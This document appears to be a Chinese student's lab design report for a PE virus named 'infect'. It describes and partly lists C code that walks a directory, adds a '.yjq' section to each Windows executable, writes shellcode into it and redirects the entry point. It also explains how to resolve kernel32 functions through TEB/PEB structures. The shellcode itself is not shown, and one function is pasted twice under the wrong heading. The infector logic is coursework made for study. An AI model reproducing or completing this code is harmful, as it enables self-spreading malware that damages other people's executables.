
# infect程序设计文档

## 一、程序模块划分

程序模块划分如下，主要划分为下面几个, 模块分明, 便于调试, 可读性强



## 二、主要模块描述

全局变量部分：

为了尽可能的减少文件IO的次数，定义了部分全局变量用于多个函数共享，只要首次获得，就立刻更新到全局变量，不需要再次用到时多次读写，主要存储了NT文件头，最后一个节表项，节表数，NT头的位置，插入字节码的长度，最后一个节PointToRawData和sizeofRawData，最后一个节的VirtualAddress和VirtualSize。

PIMAGE\_NT\_HEADERS32 pNtHeaders;

PIMAGE\_SECTION\_HEADER sectionHeader;

DWORD PosOfNtHeaders;

int NumofSection;

int codeLength;

DWORD pointerOfRawData;

DWORD sizeOfRawData;

DWORD virtualAddress;

DWORD virtualSize;

模块部分：

**- void getNtHeaders(HANDLE hFiLe)**

该函数获取NtHeader并且更新全局变量pNtHeaders. 供其他函数使用

**- bool isPE(HANDLE hFiLe)**

该函数根据得到的NtHeader判断是否是PE文件, 若不是, 则退出该程序的感染, 感染下一个目标

**- void processNtHeaders(HANDLE hFile)**

该函数首先更新全局变量codeLength, 更新全局变量NumOfSection, 然后使节表数加1, 然后根据codeLength,考虑内存中的对齐,计算出SizeOfImg添加的大小,并更新SizeOfImg

**- void isInfected(HANDLE hFile)**

该函数通过判断是否存在一个节名为.yjq, 判断是否已经被感染过,若已经存在则已经被感染, 返回false

**- void getLastSectionHeader(HANDLE hFile)**

读取最后一个节的信息,并且以此更新全局变量 pointerOfRawData, sizeOfRawData,virtualAddress,virtualSize

**- void addNewSectionHeader(HANDLE hFile)**

该函数增加一个新的节表项, 首先将名字命名为.yjq, 然后根据上一节的的virtualSize和virtualAddress根据内存对齐规则填写VirtialAddress,根据codeLength填写VirtualSize, 根据上一节的virtualSize和virtualAddress根据文件对齐规则填写SizeofRawData. 将属性设置为可读可执行。根据上一节pointerOfRawData和sizeOfRawData填写现在的pointeOfRawData.最后将新节写入文件中。

**- void changeEntrance(HANDLE hFiLe)**

修改程序的入口，并且将老入口存入shellcode中(逐字节写入)，并且写入文件

**- void addNewSection(HANDLE hFile)**

将shellcode写入新节

**- void process(char filename[])**

统筹处理函数，将上述的函数有机的整理起来，判断是否需要继续执行。并且提供友好的交互消息

**- void listdir(char\* path，char\* filename)**

遍历目录的函数，使用了\_findclose,\_findnext，\_finddata\_t结构，遍历指定的文件目录，并且忽略文件自身

**- int main()**

主函数，控制需要遍历的目录和当前的文件名。调用listDir

## 三、“传染”模块设计与实现

模块设计：

思路：

infect.exe的目标感染指定目录的所有的PE文件。使其在运行时能够生成一个2019302180149-yjq.txt文件，然后仍然能够实现其正常功能。

一般来说PE病毒的载荷插入方式有两种。其一是在节之间插入，其二是新建节插入。

在节之间插入的好处是不用改entrypoint，在shellcode里不需要jmp回原本的entrypoint，原执行顺序即可使 shellcode执行，而缺点也显而易见，节之间的空间可能不足，可能出现无法植入shellcode的情况，而如果要利用多个节之间的空间的话就意味着载荷得分段执行，寄存器堆栈的状态都很可能变化，因此编写shellcode非常困难。

而新建节和节之间插入的优缺点刚好相反。新建节虽然麻烦，但是相对于编写更加复杂的shellcode和分段跳转，则更加简单，所以选择新建节的方式。

设计：

添加新节，

* 头部需要修改NT头中的文件头中的节表数，可选头中的sizeOfImage

1. 节表数加1

2. sizeofIamge根据载荷长度修改

* 节表项处需要增加一个新的节表项

1. 填写节表项名称

2. 填写节表项的属性，此处只需要可读和可执行。

3. 根据codeLength填写节表项中的VirtualSize, SizeofRawData(考虑对齐)

4. 根据上一节的pointerOfRawData和SizeOfRawData填写这一节的PointerOfRawData，根据上一节的VirtualAddress和VirtualSize填写这一节的VirtualAddress(考虑对齐)

* 增加一个新节填写病毒载荷

1. 直接填写病毒载荷即可

* 修改程序入口地址并且修改shellcode的原地址

1. 读取原地址存入shellcode中

2. 修改入口地址为新节的起点地址(新节的VirtualAddress)

其他部分:

* 目录遍历
* 判断是否可感染
* 判断是否已感染

实现：

* 头部修改

1. 首先由getNtHeaders函数获取NT头

void getNtHeaders(*HANDLE* *hFile*) {  // 获取NT头

*WORD* dwTempRead;

*DWORD* dwReadInFactSize;

*BOOL* bRead;

*DWORD* dwSize = offsetof(*IMAGE\_DOS\_HEADER*, e\_lfanew);

    SetFilePointer(*hFile*, dwSize, NULL, FILE\_BEGIN);

    //读取得到e\_lfanew成员的内容,也就是PE头在文件中的偏移

    bRead = ReadFile(*hFile*, &dwTempRead, sizeof(*WORD*), &dwReadInFactSize, NULL);

    if (!bRead || sizeof(*WORD*) != dwReadInFactSize) {

        CloseHandle(*hFile*);

        return;

    }

    SetFilePointer(*hFile*, dwTempRead, NULL, FILE\_BEGIN);

    PosOfNtHeaders = dwTempRead;

    //读取PE标志，NtHeader是定义的一个结构体对象

*PIMAGE\_NT\_HEADERS32* NtHeader =

        (*PIMAGE\_NT\_HEADERS32*)malloc(sizeof(*IMAGE\_NT\_HEADERS32*));

    //把整个PE头结构读取

    bRead =

        ReadFile(*hFile*, NtHeader, sizeof(\*NtHeader), &dwReadInFactSize, NULL);

    if (!bRead || sizeof(\*NtHeader) != dwReadInFactSize) {

        CloseHandle(*hFile*);

        return;

    }

    pNtHeaders = NtHeader;

}

2. 然后processNtHeaders函数处理NT头

void getNtHeaders(*HANDLE* *hFile*) {  // 获取NT头

*WORD* dwTempRead;

*DWORD* dwReadInFactSize;

*BOOL* bRead;

*DWORD* dwSize = offsetof(*IMAGE\_DOS\_HEADER*, e\_lfanew);

    SetFilePointer(*hFile*, dwSize, NULL, FILE\_BEGIN);

    //读取得到e\_lfanew成员的内容,也就是PE头在文件中的偏移

    bRead = ReadFile(*hFile*, &dwTempRead, sizeof(*WORD*), &dwReadInFactSize, NULL);

    if (!bRead || sizeof(*WORD*) != dwReadInFactSize) {

        CloseHandle(*hFile*);

        return;

    }

    SetFilePointer(*hFile*, dwTempRead, NULL, FILE\_BEGIN);

    PosOfNtHeaders = dwTempRead;

    //读取PE标志，NtHeader是定义的一个结构体对象

*PIMAGE\_NT\_HEADERS32* NtHeader =

        (*PIMAGE\_NT\_HEADERS32*)malloc(sizeof(*IMAGE\_NT\_HEADERS32*));

    //把整个PE头结构读取

    bRead =

        ReadFile(*hFile*, NtHeader, sizeof(\*NtHeader), &dwReadInFactSize, NULL);

    if (!bRead || sizeof(\*NtHeader) != dwReadInFactSize) {

        CloseHandle(*hFile*);

        return;

    }

    pNtHeaders = NtHeader;

}

3. 修改入口地址由changeEntrance实现

void changeEntrance(*HANDLE* *hFile*) {  // 修改程序入口,并且将老地址存入shellcode中

*DWORD* oldEntry = pNtHeaders->OptionalHeader.AddressOfEntryPoint;

    printf("%x\n", oldEntry);

    shellcode[sizeof(shellcode) - 6] = oldEntry;

    oldEntry >>= 8;

    printf("%x\n", oldEntry);

    shellcode[sizeof(shellcode) - 5] = oldEntry;

    oldEntry >>= 8;

    printf("%x\n", oldEntry);

    shellcode[sizeof(shellcode) - 4] = oldEntry;

    oldEntry >>= 8;

    printf("%x\n", oldEntry);

    shellcode[sizeof(shellcode) - 3] = oldEntry;

    pNtHeaders->OptionalHeader.AddressOfEntryPoint =

        sectionHeader->VirtualAddress;

*DWORD* dwWriteInFactSize;  // 写入NTheaders

*BOOL* bWrite;

    SetFilePointer(*hFile*, PosOfNtHeaders, NULL, FILE\_BEGIN);

    bWrite = WriteFile(*hFile*, pNtHeaders, sizeof(\*pNtHeaders),

                       &dwWriteInFactSize, NULL);

    if (!bWrite || sizeof(*IMAGE\_NT\_HEADERS32*) != dwWriteInFactSize) {

        printf("写入nt头失败\n");

        return;

    }

}

* 添加新节头

由addNewSectionHeader实现

void addNewSectionHeader(*HANDLE* *hFile*) {  // 添加一个section header

    codeLength = sizeof(shellcode);

    sectionHeader = (*PIMAGE\_SECTION\_HEADER*)malloc(sizeof(*IMAGE\_SECTION\_HEADER*));

    sectionHeader->Name[0] = '.';

    sectionHeader->Name[1] = 'y';

    sectionHeader->Name[2] = 'j';

    sectionHeader->Name[3] = 'q';

    sectionHeader->Name[4] = '\0';

    sectionHeader->VirtualAddress =

        virtualAddress + (virtualSize + 0x1000 - 1) / 0x1000 \* 0x1000;

    sectionHeader->Misc.VirtualSize = codeLength;  // 这里还不知道codelength多长

    sectionHeader->SizeOfRawData =

        (sectionHeader->Misc.VirtualSize + 0x200 - 1) / 0x200 \* 0x200;

    sectionHeader->Characteristics = 0xE0000000;

    sectionHeader->SizeOfRawData = (codeLength + 0x200 - 1) / 0x200 \* 0x200;

    sectionHeader->PointerToRawData = pointerOfRawData + sizeOfRawData;

    SetFilePointer(

*hFile*,

        PosOfNtHeaders + sizeof(*IMAGE\_NT\_HEADERS32*) + NumofSection \* 0x28, NULL,

        FILE\_BEGIN);

*DWORD* dwWriteInFactSize;

*BOOL* bWrite = WriteFile(*hFile*, sectionHeader, sizeof(*IMAGE\_SECTION\_HEADER*),

                            &dwWriteInFactSize, NULL);

    if (!bWrite || sizeof(*IMAGE\_SECTION\_HEADER*) != dwWriteInFactSize) {

        printf("写入节表头失败\n");

        return;

    }

}

* 添加新节

由addNewSection实现

void addNewSection(*HANDLE* *hFile*) {  // 将shellcode写入新节

    SetFilePointer(*hFile*, pointerOfRawData + sizeOfRawData, NULL, FILE\_BEGIN);

*DWORD* dwWriteInFactSize;

*BOOL* bWrite = WriteFile(*hFile*, shellcode, sizeof(shellcode),

                            &dwWriteInFactSize, NULL);

    if (!bWrite || sizeof(shellcode) != dwWriteInFactSize) {

        printf("写入shellcode失败\n");

        return;

    }

}

病毒载荷实现

(参考网址<https://www.codenong.com/cs106200107/>

https://github.com/jmhIcoding/PE-learning)

**获取kernel32.dll基址并读引入表以获得想要的函数**

1.首先我们需要获得kernel32.dll的位置，所有的win32程序都会加载ntdll.dll和kernel32.dll，进行以下步骤。

2.通过段选择字FS在内存中找到当前的线程环境块TEB

3.TEB偏移0x30的地方存着指向进程环境块PEB的指针

4.PEB偏移位置为0x0C的地方存放着PEB\_LDR\_DATA的指针，5.PEB\_LDR\_DATA结构体中存放着已经被进程装载的动态链接库信息，

6.PEB\_LDR\_DATA结构体偏移位置为0x1C指向模块初始化链表的头指针InInitializationOrderModuleList

InInitializationOrderModuleList中按照顺序存放和PE装入运行时初始化模块的信息，第一个链表节点是ntdll.dll，第二个节点就是kernel32.dll

7.kernel32.dll的节点偏移0x08就是kernel32.dll在内存中的加载基址

8.kernel32.dll的加载基址偏移0x3C就是kernel32.dll的PE头


9.PE头偏移0x78的地方存着指向函数导出表的指针

10.导出表偏移0x1C指向存储导出函数RVA的列表（IAT）


11.导出表偏移0x20指向存储导出函数名的列表（INT）

12.函数的RVA地址和名字按顺序存在这两个表中。

获取kernel32.dll基地址



获取导出表



获取函数地址



## 四、实验思考和建议

实验思考:本次实验中,学习了简单PE文件的编写,增强了对PE文件的理解,提高了动手能力。特别是使用了很多windows内核的API函数和自带的结构体。让我改善了对C++\C语言的看法，并且也增强了代码能力。并且此处实验中，对于PE病毒的原理结构有了更深的了解，了解到了很多虽然在本次实验中没有用到的方法，比如PE病毒的防病毒，故使用hash比对查找系统api函数，不增加文件长度，直接利用节间的空间等高级的pe病毒。也查看了各种论坛中的很多代码，提高了对病毒等特殊文件的兴趣。

实验建议：编写病毒载荷部分，不使用内联汇编而是直接使用汇编语言进行编程难度较大，繁琐且难以调试，但是gcc对内联汇编的支持并不好，所以本次实验中病毒载荷的汇编代码花费很长时间，但是最后还是借鉴参考了开源的病毒载荷。希望能有更多病毒载荷方面的讲解和提示。